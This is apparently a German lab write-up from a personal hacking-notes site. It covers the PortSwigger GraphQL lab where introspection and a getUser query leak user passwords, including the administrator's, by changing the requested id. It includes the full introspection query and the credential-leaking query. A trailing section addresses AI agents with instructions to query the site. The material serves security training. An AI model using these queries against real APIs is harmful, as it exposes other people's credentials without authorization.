> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/graphql/accidental-exposure-of-private-graphql-fields.md).
# Unbeabsichtigte Offenlegung privater GraphQL-Felder
Notizen zur unbeabsichtigten Offenlegung privater GraphQL-Felder für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Unbeabsichtigte Offenlegung privater GraphQL-Felder
#### Laborkontext
Die Funktionen zur Benutzerverwaltung basieren auf einem **GraphQL** Endpunkt. Das Labor enthält eine schwache Zugriffskontrolle: Es ist möglich, **die API dazu zu zwingen, sensible Felder preiszugeben** (Anmeldedaten / Passwörter). / Zweck: **Als Administrator anmelden** und dann **Benutzer löschen `carlos`**.
#### Beobachtete GraphQL-Abfrage
Eine typische clientseitige Anfrage:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 1
}
}
```
#### GraphQL-Introspektion

Introspektion ist über eine **IntrospectionQuery** (vollständiges Diagramm: Typen, Anfragen, Mutationen usw.). / Gesendete Anfrage:
```graphql
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
```
Der Server antwortet **200 OK**, was bestätigt, dass die Introspektion aktiviert ist.
#### Analyse der Anfragen in der Sitemap


Durch das Senden von Anfragen an **Ziel → Sitemap**, erscheinen mehrere Anfragen (etwa 5).
Eine Abfrage sticht hervor: **`getUser`**.
#### Offenlegung privater Felder über `getUser`

Abfrage identifiziert:
```graphql
{
"query": "query($id: Int!) {/n getUser(id: $id) {/n id/n username/n password/n }/n}",
"variables": {
"id": 0
}
```
Diese Abfrage zeigt das Feld **`Passwort`**.
Entsprechende GraphQL-Version:
```graphql
query($id: Int!) {
getUser(id: $id) {
ID
Benutzername
Passwort
}
}
```

Durch das Ersetzen von **`id: 0`** durch **`id: 1`**, gibt die API das **Benutzername** und das **Passwort** von `administrator`:
```json
{
"id": 1
}
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/graphql/accidental-exposure-of-private-graphql-fields.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.